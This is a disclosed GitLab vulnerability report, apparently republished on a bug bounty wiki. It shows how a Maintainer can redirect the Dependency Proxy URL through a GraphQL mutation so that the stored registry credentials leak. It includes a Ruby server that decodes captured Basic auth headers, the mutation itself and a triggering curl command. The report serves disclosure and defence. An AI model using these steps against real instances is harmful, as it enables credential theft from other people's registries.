Maintainer can leak Dependency Proxy password by changing Dependency Proxy URL via POST /api/graphql `updateDependencyProxyPackagesSettings` operation
A project Maintainer could change the Dependency Proxy URL through a GraphQL mutation without supplying the stored password, and the saved credentials were then sent to the new URL. An attacker could therefore capture the Dependency Proxy username and password that should have stayed hidden after configuration.

GitLab
Originally disclosed on GitLab
- Fixed in 5 months
- Disclosed after 5 months
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #2466205 by ac7n0w on 2024-04-17, assigned to GitLab Team:
Report | Attachments | How To Reproduce
Report
Summary
I've discovered a vulnerability similar to the one reported in GitLab issue #385118, which can lead to the leakage of authentication information for the Dependency Proxy. Although restrictions have been implemented to prevent the password field of the Dependency Proxy from being exposed, I found a method to circumvent this check. An attacker can modify the URL of the Dependency Proxy and then trigger a dependency_proxy request to send the username and password to the attacker's server.
This vulnerability was verified on the v16.10.2-ee version. You must install version 16.10.2-ee (not the CE version) and have a license to enable Ultimate features. If you do not have a license, you can obtain one by following the instructions in the hackerone-triage-team-gitlab-licenses.
Steps to reproduce
- Install GitLab on the server
<host>and create a project using the root accountroot/<repo_name>. - Navigate to
root/<repo_name>-> [Settings] -> [Packages and Registries], and locate the Dependency Proxy settings at the bottom of the page. - Enable [Enable Dependency Proxy] and fill in the URL, Username, and Password.

- Run the following Ruby script to start an HTTP server to receive the password:
require 'webrick'
require 'base64'

server = WEBrick::HTTPServer.new(:Port => 9000)
server.mount_proc '/' do |req, res|
  if req.header.key?("authorization") && !req.header["authorization"].empty?
    auth_header = req.header["authorization"].to_s
    encoded_credentials = auth_header.sub('Basic ', '')
    decoded_credentials = Base64.decode64(encoded_credentials)
    puts "Username:Password: #{decoded_credentials}"
  else
    puts "Authorization header is empty or not present"
  end
end

trap 'INT' do
  server.shutdown
end
server.start
- As I do not have access to a cloud server, I set up this HTTP server locally. To allow GitLab to access this server, I have previously allowed 'Allow requests to the local network' in [Admin Area] -> [Settings] -> [Outbound requests].

- Create an attacker account
attacherand invite it as aMaintainerto become a member ofroot/<repo_name>. - Set up a Burp proxy, log in as
attacher, navigate to the Dependency Proxy settings page likeroot, modify the URL to our pre-configured address (do not enter a password). Upon clicking save, an error is displayed on the page.

- Find this request in the Burp's HTTP History.


- Send this request to the [Repeater], remove the
mavenExternalRegistryPasswordfield, and resend the request. It is found that the setting can be successful.
- Replace

<username>,<personal access token>,<host>, and<project_id>in the command below and execute it. You will find that the root user's password is printed out on the ruby server.
curl "https://<username>:<personal access token>@<host>/api/v4/projects/<project_id>/dependency_proxy/packages/maven/com/my_company/my_package/1.2.3/my_package-1.2.3.pom"
Impact
- Maintainers can leak Dependency Proxy authentication credentials that should not be accessible after configuration.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
From https://gitlab.com/gitlab-org/gitlab/-/issues/458484#note_1978587424
Here are the simplified reproduction steps as we don't need a proxy at all:
-
Setup the dependency proxy settings with any url + a username and password.
-
Using
/-/graphql-explorer, execute:GraphQL mutation { updateDependencyProxyPackagesSettings (input: { projectPath: "<project path>", mavenExternalRegistryUrl: "<new url>"}) { dependencyProxyPackagesSetting { mavenExternalRegistryUrl mavenExternalRegistryUsername } errors } } -
<new url>should be a backend that reads and dumps the basic auth configuration. -
access
api/v4/projects/<project_id>/dependency_proxy/packages/maven/foo/1/aand watch the backend on<new url>dumping the username and password of (1.).
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the GraphQL update mutation accepted a new registry URL without requiring the existing password to be re-entered, so stored credentials were reused against an attacker-chosen host.
What the attacker needed
Maintainer role on the project; Ultimate licence for Dependency Proxy
How it was found
- Set up the Dependency Proxy with a URL, username and password.
- As a Maintainer, open the GraphQL explorer and send an update mutation with a new registry URL but no password.
- Point the new URL at a server that records incoming basic authentication headers.
- Request a package through the dependency proxy endpoint and observe the credentials arriving at the new server.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A Dependency Proxy stores a username and password so GitLab can fetch packages from an outside registry. The settings page normally hides that password, but a Maintainer could quietly point the proxy at their own server and make GitLab send the saved password there.
What is Info disclosure?
Data the application should keep private (personal data, internal details, other users' records) reaches someone it should not.




